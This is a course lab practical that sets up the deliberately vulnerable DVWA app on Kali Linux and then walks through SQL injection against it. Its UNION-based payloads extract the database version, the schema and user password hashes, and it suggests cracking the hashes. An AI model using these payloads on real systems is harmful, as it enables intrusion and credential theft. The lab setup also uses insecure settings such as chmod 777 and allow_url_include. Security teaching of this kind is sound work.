

# Cyber Security and Forensics

## Practical 5: Setting up DVWA on Kali Linux

### Step 1: Download Damn Vulnerable Web Application (DVWA)

To get started, we will need to clone the DVWA GitHub into our /var/www/html directory. That is the location where Localhost files are stored in Linux systems. Launch the Terminal and change our directory to the /var/www/html directory with the command below. After cloning, we can rename the DVWA folder to dvwa. That is not mandatory, but it makes work easier when executing multiple commands.



```
(root@kali)~[~]
# cd /var/www/html

(root@kali)~/var/www/html
# sudo git clone https://github.com/digininja/DVWA
Cloning into 'DVWA' ...
remote: Enumerating objects: 4399, done.
remote: Counting objects: 100% (174/174), done.
remote: Compressing objects: 100% (119/119), done.
remote: Total 4399 (delta 79), reused 124 (delta 52), pack-reused 4225
Receiving objects: 100% (4399/4399), 2.17 MiB | 1.67 MiB/s, done.
Resolving deltas: 100% (2081/2081), done.


(root@kali)~/var/www/html
# sudo mv DVWA dvwa
mv: cannot move 'DVWA' to 'dvwa/DVWA': Directory not empty
```

### Step 2: Configure DVWA

After downloading cloning DVWA in our /var/www/html directory, we still need to do some minor configurations. To get started, let's set read, write, and execute permissions to the DVWA directory. Execute the command below.

After successfully executing the command, we need to set up the user and password required to access the database. Change directory to point to the config directory with the command below. When you run the ls command to view the files inside the directory, you will see the config.inc.php.dist file. That is the original file containing the default configurations. We won't edit it.

Instead, we will create a copy of this file called config.inc.php and the original config.inc.php.dist file will act as our backup in case things go wrong. Run the command below to open the newly created file with nano editor and make the necessary changes, as shown in the image below.



```
(root@kali)~/var/www/html
# chmod -R 777 dvwa/

(root@kali)~/var/www/html
# cd dvwa/config

(root@kali)~/var/www/html/dvwa/config
# sudo cp config.inc.php.dist config.inc.php

(root@kali)~/var/www/html/dvwa/config
# sudo nano config.inc.php
```

We will set db\_user as user and db\_password as pass. Feel free to use a different username or password. Save the file (Ctrl + O, then Enter) and Exit (Ctrl + X). That's it! We are done configuring the DVWA Web application. Let's move on and configure the database (MySQL).

```

# If you are having problems connecting to the MySQL database and all of the variables below are correct
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
# Thanks to @digininja for the fix.

# Database management system to use
$dbms = 'mysql'; // Currently disabled
# $dbms = 'pgsql';

# Database variables
# WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
# Please use a database dedicated to DVWA.
# If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
# See README.md for more information on this.
$_DVWA = array();
$_DVWA['db_server'] = '127.0.0.1';
$_DVWA['db_database'] = 'dvwa';
$_DVWA['db_user'] = 'dvwa';
$_DVWA['db_password'] = 'm0r3w0rd';
$_DVWA['db_port'] = '3306';

# Recaptcha settings
# Used for the 'Insecure CAPTCHA' module
# You'll need to generate your own keys at: https://www.google.com/recaptcha/admin
$_DVWA['recaptcha_public_key'] = '';
$_DVWA['recaptcha_private_key'] = '';

# Default security level
# Default value for the security level with each session.
# The default is 'impossible'. You may wish to set this to either 'low', 'medium', 'high' or 'impossible'.
$_DVWA['default_security_level'] = 'impossible';

# Default PHPIDS status
# PHPIDS status with each session.
# The default is 'disabled'. You can set this to be either 'enabled' or 'disabled'.
$_DVWA['default_phpids_level'] = 'disabled';

# Verbose PHPIDS messages
# Enabling this will show why the WAF blocked the request on the blocked request.
# The default is 'disabled'. You can set this to be either 'true' or 'false'.
$_DVWA['default_phpids_verbose'] = 'false';

# Default locale
# Default locale for the help page shown with each session.
# The default is 'en'. You may wish to set this to either 'en' or 'zh'.
$_DVWA['default_locale'] = 'en';

define('MYSQL', 'mysql');
define('SQLITE', 'sqlite');

```

### Step 3: Install MySQL on Kali Linux

By default, MySQL comes pre-installed on Kali Linux. If that's not the case for you or maybe you messed up with MySQL, we can go ahead and install it manually. If you have worked with Debian-based distributions, MySQL comes in two packages:

- mysql-server
- mysql-client

In our case, we will need to install the mysql-server. However, there is a catch. If you try using the command `apt install mysql-server` you will most likely get the error "Package mysql-server is not available, but is referred to by another package. E: Package 'mysql-server' has no installation candidate." That's because the package mysql-server is referred to defaultmysqldserver in Kali Linux and also in the latest release of Debian (Debian 10). Therefore, use the command below:

```

(root@kali) - [/var/www/html/dvwa/config]
# sudo apt install default-mysql-server
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
gcc-12-base libc-bin libc-dev-bin libc-l10n libc6 libc6-dev libc6-i386 libdaxctl1 libndctl6 libnss
mariadb-server-core-10.6 rpcsvc-proto
Suggested packages:
glibc-doc libnss-nis libnss-nisplus manpages-dev mailx mariadb-test netcat-openbsd
Recommended packages:
manpages-dev libc-devtools
The following packages will be REMOVED:
mariadb-client-10.5 mariadb-client-core-10.5 mariadb-server-10.5 mariadb-server-core-10.5
The following NEW packages will be installed:

```

### Step 4: Configure MySQL Database

Start the Mysql service with the command below. You can check whether the service is running using the `systemctl status` command below. Login to the MySQL database using the command below as root. If you have another name set for the superuser in your system, use it instead of root. Login to the MySQL database using the command below as root. If you have another name set for the superuser in your system, use it instead of root. We will create a new user with the username and password set in our DVWA application configuration file. In my case, the username was 'user,' and the password was 'pass.' The server we are using is Localhost (127.0.0.1). Use the command below.

We need to grant this new user privilege over the dvwa database. Execute the command below.

Up to this point, we are through with configuring both the DVWA application and the MySQL database. Type exit to close the database.

```
(root@kali)-[~]
# sudo mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 38
Server version: 10.5.9-MariaDB-1 Debian builddd-unstable

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> create user 'user'@'127.0.0.1' identified by 'pass';
ERROR 1396 (HY000): Operation CREATE USER failed for 'user'@'127.0.0.1'
MariaDB [(none)]> create user 'user1'@'127.0.0.1' identified by 'pass';
Query OK, 0 rows affected (0.013 sec)

MariaDB [(none)]> grant all privileges on dvwa.* to 'user1'@'127.0.0.1' identified by 'pass';
Query OK, 0 rows affected (0.024 sec)

MariaDB [(none)]>
```

### Step 5: Install PHP

PHP comes installed in Kali Linux. However, if you want to install a particular version, you can do it manually from the Terminal. In this post, we will install PHP 7.4 which is the latest release as of writing this post.

Follow the steps below. First, update your system and add the SURY PHP PPA repository by executing the commands below. After successfully adding the repository, use the command below to install PHP 7.4.

To install additional PHP extensions, use the syntax below where xxx stands for the extension name.

```
(kali@kali)-[~]
$ sudo apt update
[sudo] password for kali:
Hit:1 https://packages.sury.org/php buster InRelease
Get:2 http://kali.download/kali kali-rolling InRelease [41.2 kB]
Err:2 http://kali.download/kali kali-rolling InRelease
  The following signatures were invalid: EXPKEYSIG ED444FF07D8D0BF6 Kali Linux Repository <devel@kali.org>
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
1707 packages can be upgraded. Run 'apt list --upgradable' to see them.
W: An error occurred during the signature verification. The repository is not updated and the previous index files will be used. GPG error: http://kali.download/kali kali-rolling InRelease: The following signatures were invalid: EXPKEYSIG ED444FF07D8D0BF6 Kali Linux Repository <devel@kali.org>
W: Failed to fetch http://http.kali.org/kali/dists/kali-rolling/InRelease The following signatures were invalid: EXPKEYSIG ED444FF07D8D0BF6 Kali Linux Repository <devel@kali.org>
W: Some index files failed to download. They have been ignored, or old ones used instead.
```

```
(kali@kali)-[~]
$ sudo apt -y install lsb-release apt-transport-https ca-certificates
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
apt-transport-https is already the newest version (2.5.2).
ca-certificates is already the newest version (20211016).
ca-certificates set to manually installed.
lsb-release is already the newest version (11.2).
lsb-release set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 1707 not upgraded.

(kali@kali)-[~]
$
```



```
(kali@kali)-[~]
$ sudo wget -O /etc/apt/trusted.gpg.d/php.gpg https://packages.sury.org/php/apt.gpg
--2023-09-09 02:25:35-- https://packages.sury.org/php/apt.gpg
Resolving packages.sury.org (packages.sury.org) ... 103.180.115.10
Connecting to packages.sury.org (packages.sury.org)|103.180.115.10|:443 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1769 (1.7K) [application/octet-stream]
Saving to: '/etc/apt/trusted.gpg.d/php.gpg'

/etc/apt/trusted.gpg.d/php.gp 100%[=====] 1.73K --KB/s in 0s

2023-09-09 02:25:35 (94.0 MB/s) - '/etc/apt/trusted.gpg.d/php.gpg' saved [1769/1769]
```

```
(kali@kali)-[~]
$ echo "deb https://packages.sury.org/php/ buster main" | sudo tee /etc/apt/sources.list.d/php.list-
deb https://packages.sury.org/php/ buster main

(kali@kali)-[~]
$ sudo apt update
Hit:1 https://packages.sury.org/php buster InRelease
Get:2 http://kali.download/kali kali-rolling InRelease [41.2 kB]
Err:2 http://kali.download/kali kali-rolling InRelease
The following signatures were invalid: EXPKEYSIG ED444FF07D8D0BF6 Kali Linux Repository <devel@kali.org>
Fetched 41.2 kB in 1s (42.5 kB/s)
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
1707 packages can be upgraded. Run 'apt list --upgradable' to see them.
W: An error occurred during the signature verification. The repository is not updated and the previous index files will be used.
G ED444FF07D8D0BF6 Kali Linux Repository <devel@kali.org>
W: Failed to fetch http://http.kali.org/kali/dists/kali-rolling/InRelease The following signatures were invalid: EXPKEYSIG
W: Some index files failed to download. They have been ignored, or old ones used instead.

(kali@kali)-[~]
$ sudo apt install php7.4 -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages will be upgraded:
php7.4
1 upgraded, 0 newly installed, 0 to remove and 1706 not upgraded.
Need to get 51.7 kB of archives.
After this operation, 2,048 B of additional disk space will be used.
Get:1 https://packages.sury.org/php buster/main amd64 php7.4 all 1:7.4.33-8+0-20230904.88+debian10~1.gbp87c414 [51.7 kB]
Fetched 51.7 kB in 0s (110 kB/s)
(Reading database ... 271627 files and directories currently installed.)
Preparing to unpack .../php7.4_1%3a7.4.33-8+0-20230904.88+debian10~1.gbp87c414_all.deb ...
Unpacking php7.4 (1:7.4.33-8+0-20230904.88+debian10~1.gbp87c414) over (1:7.4.30-6+0-20220918.70+debian10~1.gbpcf2025) ...
Setting up php7.4 (1:7.4.33-8+0-20230904.88+debian10~1.gbp87c414) ...

(kali@kali)-[~]
$
```

```
(kali@kali)-[~]
$ sudo apt install php7.4-{cli,json,imap,bcmath,bz2,intl,gd,mbstring,mysql,zip}
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Some packages could not be installed. This may mean that you have
requested an impossible situation or if you are using the unstable
distribution that some required packages have not yet been created
or been moved out of Incoming.
The following information may help to resolve the situation:

The following packages have unmet dependencies:
php7.4-common : Depends: libffi6 (≥ 3.0.10~rc8) but it is not installable
E: Unable to correct problems, you have held broken packages.
```

## Step 6: Configure Apache Server

Now, we need to configure the server. Use the command below to change your location on the Terminal to point to `/etc/php/7.3/apache2` directory. In the `/etc/php/7.4/apache2`, when you execute the `ls` command, you will see a file called `php.ini`. That is the file we will edit to configure our localhost server. Use the command below to open it using the nano editor. Scroll down and look for these two lines: `allow_url_fopen` and `allow_url_include`. Set them both as On. Save the file (Ctrl + O, then Enter) and Exit (Ctrl + X). Start Apache server using the command below. To check whether the service started successfully, use the status command.

```
(kali@kali)-[~]
$ cd /etc/php/7.4/apache2


(kali@kali)-[/etc/php/7.4/apache2]
```

```
PHP 7.4
=====
1. About php.ini
2. PHP's initialization file, generally called php.ini, is responsible for
   configuring many of the aspects of PHP's behavior.
3. PHP attempts to find and load this configuration from a number of locations.
   The following is a summary of its search order:
4. 1. The PHP environment variable (As of PHP 5.2.0)
5. 2. A number of predefined registry keys on Windows (As of PHP 5.2.0)
6. 3. The web server's directory (for SAPI modules), or directory of PHP
   (otherwise in Windows)
7. 4. The current working directory (except CLI)
8. 5. The web server's directory (for SAPI modules), or directory of PHP
   (otherwise in Windows)
9. 6. The directory from the --with-config-file-path compile time option, or the
   Windows directory (usually C:\windows)
10. See the PHP docs for more specific information.
11. http://php.net/configuration-file
12. The syntax of the file is extremely simple. Whitespace and lines
   beginning with a semicolon are silently ignored (as you probably guessed).
   Section headers (e.g. [foo]) are also silently ignored, even though
   they might mean something in the future.
13. Directives following the section heading [PATH=/www/site] only
   apply to PHP files in the /www/site directory. Directives
   following the section heading [HOST=www.example.com] only apply to
   PHP files served from www.example.com. Directives set in these
   special sections cannot be overridden by user-defined INI files or
   at runtime. Currently, [PATH=] and [HOST=] sections only work under
   CGI/FastCGI.
14. See the PHP docs for more specific information.
15. http://php.net/ini.sections
16. Directives are specified using the following syntax:
17. directive = value
18. Directive names are case sensitive - foo-bar is different from FOO-BAR.
19. Directives are variables used to configure PHP or PHP extensions.
20. There is no name validation. If PHP can't find an expected
   directive because it is not set or is misspelled, a default value will be used.
21. The value can be a string, a number, a PHP constant (e.g. E_ALL or M_PI), one
   of the INI constants (On, Off, True, False, Yes, No and None) or an expression
   (e.g. E_ALL & ~ E_NOTICE), a quoted string ("bar"), or a reference to a
   previously set variable or directive (e.g. $foo).
22. Expressions in the INI file are limited to bitwise operators and parentheses:
23. | bitwise OR
24. & bitwise AND
25. ~ bitwise NOT
26. && bitwise AND
```


## Step 7: Access DVWA on Your Browser

That's it! We now have everything configured, and we can proceed to launch DVWA. Open your browser and enter the URL: That will open the setup.php web page as shown in the image: You might see the errors colored in red as in the image above. Don't panic! Scroll down and click the Create / Reset Database button. That will create and configure the database. After some time, you will be redirected to the DVWA login page. Log in with these credentials:

- Username - admin
- Password - password



Once logged in, you will see the DVWA main page. On the left panel, we have the different types of attacks you can exploit and the DVWA Security button that allows you to choose the desired security level - Low, Medium, High, or Impossible.



The screenshot shows the DVWA Security page. On the left is a sidebar with navigation links: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security (highlighted), PHP Info, About, and Logout. The main content area is titled 'DVWA Security' with a lock icon. Below the title is the 'Security Level' section, which states the current level is 'low'. It explains that the security level can be set to low, medium, high, or impossible, and that it changes the vulnerability level of DVWA. A list of four levels is provided: 1. Low (completely vulnerable), 2. Medium (bad security practices), 3. High (harder or alternative bad practices), and 4. Impossible (secure against all vulnerabilities). A dropdown menu is set to 'Low' with a 'Submit' button. Below this is the 'PHPIDS' section, which describes PHPIDS v0.6 as a security layer for PHP-based web applications. It states that PHPIDS is currently 'disabled' and provides links to 'Enable PHPIDS', 'Simulate attack', and 'View IDS log'. At the bottom, a text box shows 'Security level set to low'.

**DVWA Security**

**Security Level**

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code. Prior to DVWA v1.9, this level was known as 'high'.

Low Submit

**PHPIDS**

**PHPIDS** v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled**. [\[Enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Security level set to low


## #Implementing SQL Injection on DVWA

### Step 1: Setup DVWA for SQL Injection

After successfully installing DVWA, open your browser and enter the required URL 127.0.0.1/dvwa/login.php Log in using the username “admin” and password as “password”. These are the default DVWA login credentials. After a successful login, set the DVWA security to LOW then click on SQL Injection on the left-side menu.

### Step 2: Basic Injection

On the User ID field, enter “1” and click Submit. That is supposed to print the ID, First\_name, and Surname on the screen as you can see below. The SQL syntax being exploited here is:



The screenshot shows the DVWA interface with the 'SQL Injection' tab selected in the left sidebar. The main content area is titled 'Vulnerability: SQL Injection'. It features a 'User ID:' input field with the value '1' and a 'Submit' button. Below the input field, the output is displayed in red text: 'ID: 1', 'First name: admin', and 'Surname: admin'. Under the 'More Information' section, there are four links to external resources: [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection), <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>, [https://owasp.org/www-community/attacks/SQL\\_injection](https://owasp.org/www-community/attacks/SQL_injection), and <https://bobby-tables.com/>.

Interestingly, when you check the URL, you will see there is an injectable parameter which is the ID. Currently, my URL looks like this. Let's change the ID parameter of the URL to a number like 1,2,3,4 etc. That will also return the First\_name and Surname of all users as follows: If you were executing this command directly on the DVWA database, the query for User ID 3 would look like this:

```
MariaDB [(none)]> \r
Connection id: 98
Current database: *** NONE ***

MariaDB [(none)]> \r dvwa
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Connection id: 99
Current database: dvwa

MariaDB [dvwa]> █
```



```
Connection id: 99
Current database: dvwa

MariaDB [dvwa]> SELECT first_name, last_name FROM users WHERE user_id = '3';
+-----+-----+
| first_name | last_name |
+-----+-----+
| Hack      | Me        |
+-----+-----+
1 row in set (0.000 sec)

MariaDB [dvwa]> 
```

```
MariaDB [dvwa]> SELECT first_name, last_name FROM users WHERE user_id = '%' or '1'='1';
+-----+-----+
| first_name | last_name |
+-----+-----+
| admin      | admin     |
| Gordon     | Brown     |
| Hack       | Me        |
| Pablo      | Picasso   |
| Bob        | Smith     |
+-----+-----+
5 rows in set (0.002 sec)

MariaDB [dvwa]> 
```

### Step 3: Always True Scenario

An advanced method to extract all the First\_names and Surnames from the database would be to use the input: `%' or '1'='1'`

## Vulnerability: SQL Injection

User ID:

ID: %' or '0'='0  
First name: admin  
Surname: admin

ID: %' or '0'='0  
First name: Gordon  
Surname: Brown

ID: %' or '0'='0  
First name: Hack  
Surname: Me

ID: %' or '0'='0  
First name: Pablo  
Surname: Picasso

ID: %' or '0'='0  
First name: Bob  
Surname: Smith



**Step 4: Display Database Version**

To know the database version the DVWA application is running on, enter the text below in the User ID field.

**Vulnerability: SQL Injection**

User ID:

```
ID: '%' or 0=0 union select null, version() #
First name: admin
Surname: admin

ID: '%' or 0=0 union select null, version() #
First name: Gordon
Surname: Brown

ID: '%' or 0=0 union select null, version() #
First name: Hack
Surname: Me

ID: '%' or 0=0 union select null, version() #
First name: Pablo
Surname: Picasso

ID: '%' or 0=0 union select null, version() #
First name: Bob
Surname: Smith

ID: '%' or 0=0 union select null, version() #
First name:
Surname: 10.5.9-MariaDB-1
```

**More Information**

**Step 5: Display Database User**

To display the Database user who executed the PHP code powering the database, enter the text below in the USER ID field.

**Vulnerability: SQL Injection**

User ID:

```
ID: '%' or 0=0 union select null, user() #
First name: admin
Surname: admin

ID: '%' or 0=0 union select null, user() #
First name: Gordon
Surname: Brown

ID: '%' or 0=0 union select null, user() #
First name: Hack
Surname: Me

ID: '%' or 0=0 union select null, user() #
First name: Pablo
Surname: Picasso

ID: '%' or 0=0 union select null, user() #
First name: Bob
Surname: Smith

ID: '%' or 0=0 union select null, user() #
First name:
Surname: admin@localhost
```

**Step 6: Display Database Name**

To display the database name, we will inject the SQL code below in the User ID field.

### Vulnerability: SQL Injection

User ID:

```

ID: %' or 0=0 union select null, database() #
First name: admin
Surname: admin

ID: %' or 0=0 union select null, database() #
First name: Gordon
Surname: Brown

ID: %' or 0=0 union select null, database() #
First name: Hack
Surname: Me


ID: %' or 0=0 union select null, database() #
First name: Pablo
Surname: Picasso

ID: %' or 0=0 union select null, database() #
First name: Bob
Surname: Smith

ID: %' or 0=0 union select null, database() #
First name:
Surname: dvwa
  
```

**Step 7: Display all tables in information\_schema**

The Information Schema stores information about tables, columns, and all the other databases maintained by MySQL. To display all the tables present in the information\_schema, use the text below.



- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection**
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript
- DVWA Security
- PHP Info
- About
- Logout

### Vulnerability: SQL Injection

User ID:

```

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: ALL_PLUGINS

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: APPLICABLE_ROLES

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: CHARACTER_SETS

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: CHECK_CONSTRAINTS

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATIONS

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATION_CHARACTER_SET_APPLICABILITY

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLUMNS

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLUMN_PRIVILEGES

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: ENABLED_ROLES

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: ENGINES
  
```

**Step 8: Display all the user tables in information\_schema**

For this step, we will print all the tables that start with the prefix user as stored in the information\_schema. Enter the SQL code below in the User ID.

**Vulnerability: SQL Injection**

User ID:

```
ID: '%' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
First name:
Surname: USER_PRIVILEGES

ID: '%' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
First name:
Surname: USER_STATISTICS

ID: '%' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
First name:
Surname: user_variables

ID: '%' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
First name:
Surname: users
```

**Step 9: Display all the columns fields in the information\_schema user table**

We will print all the columns present in the users' table. This information will include column information like User\_ID, first\_name, last\_name, user, and password. Enter the input in the User\_ID field.

**Vulnerability: SQL Injection**

User ID:

```
ID: '%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
user_id

ID: '%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
first_name

ID: '%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
last_name

ID: '%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
user

ID: '%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
password

ID: '%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
avatar

ID: '%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
last_login

ID: '%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
failed_login
```

**Step 10: Display Column field contents**

To display all the necessary authentication information present in the columns as stored in the information\_schema, use the SQL syntax below:

### Vulnerability: SQL Injection

User ID:

Submit

```
ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Bob
Smith
smithy
5f4dcc3b5aa765d61d8327deb882cf99
```

From the image above, you can see the password was returned in its hashed format. To extract the password, copy the MD5 hash and use applications like John the Ripper to crack it. There are also sites available on the internet where you can paste the hash and if lucky, you will be able to extract the password.